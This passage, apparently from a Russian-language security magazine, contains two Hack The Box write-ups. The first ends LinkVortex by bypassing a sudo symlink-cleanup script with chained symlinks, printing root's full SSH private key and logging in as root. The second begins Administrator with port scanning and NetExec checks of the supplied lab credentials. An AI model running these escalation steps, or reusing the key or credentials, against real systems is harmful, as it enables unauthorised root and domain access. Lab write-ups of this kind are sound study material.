
```
bob@linkvortex:~ (0.502s)
cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

Содержимое скрипта clean_symlink.sh

Однако мы легко пройдем проверку, если символическая ссылка будет указывать на другую символическую ссылку. Вторую ссылку можем направить на приватный ключ SSH пользователя root.

Сделаем символическую ссылку `test.txt`, указывающую на ключ SSH, затем ссылку `test.png`, указывающую на `test.txt`. Когда все готово, запускаем скрипт и указываем ему `test.png`.

```
ln -s /root/.ssh/id_rsa test.txt
ln -s /home/bob/test.txt test.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /
home/bob/test.png
```




```
bob@linkvortex ~ (0.382s)
ln -s /root/.ssh/id_rsa test.txt
bob@linkvortex:~ (0.465s)
ln -s /home/bob/test.txt test.png
bob@linkvortex ~ (0.898s)
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/test.png
Link found [ /home/bob/test.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Содержимое ключа SSH

Сохраняем ключ на свою машину, назначаем необходимые права и подключаемся к серверу от имени `root`.

```
chmod 0600 id_rsa
ssh -i id_rsa root@10.10.11.47
```



```
root@linkvortex:~ (0.409s)
id
uid=0(root) gid=0(root) groups=0(root)
root@linkvortex ~ (0.547s)
cat root.txt
891aeffa983b49c31c98ddbd7cc38c89
```

Флаг рута

Машина захвачена!

HTB ADMINISTRATOR

Administrator

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	09 Nov 2024	Medium	30

Эксплуатируем цепочку уязвимых ACL для захвата домена

В этот раз я покажу, как можно эксплуатировать цепочку чрезмерных разрешений Active Directory. Мы завладеем FTP-сервером, потом разберемся с менеджером паролей и вытащим из него учетку пользователя. Затем проэксплуатируем еще одну цепочку чрезмерных разрешений для выполнения DCSync и захвата всего домена.

RalfHacker
hackerralf8@gmail.com

Конечная цель — получение прав суперпользователя на машине Administrator с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.42    Administrator.htb
```

На этот раз, помимо IP-адреса машины, нам также предоставляют и учетные данные с правами пользователя домена.



Target IP Address
10.10.11.42
Machine Information
As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Username: Olivia Password: ichliebedich

Информация о машине

Запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for 10.10.11.42
Host is up (0.88s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-26 14:28:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Результат работы скрипта

Сканер нашел 13 открытых портов:

- 21 — FTP;
- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

Проверим выданные учетные данные с помощью **NetExec**.

```
nxc smb 10.10.11.42 -u olivia -p ichliebedich
```




```
nxc smb 10.10.11.42 -u olivia -p ichliebedich
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
```

Результат проверки учетных данных

СБОР ДАННЫХ

На сервере работают службы WinRM и FTP, поэтому стоит проверить уровень доступа к ним в контексте текущей учетной записи.


```
nxc winrm 10.10.11.42 -u olivia -p ichliebedich
```



```
nxc winrm 10.10.11.42 -u olivia -p ichliebedich
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\olivia:ichliebedich (Pwn3d!)
```

Проверка службы WinRM

```
nxc ftp 10.10.11.42 -u olivia -p ichliebedich
```



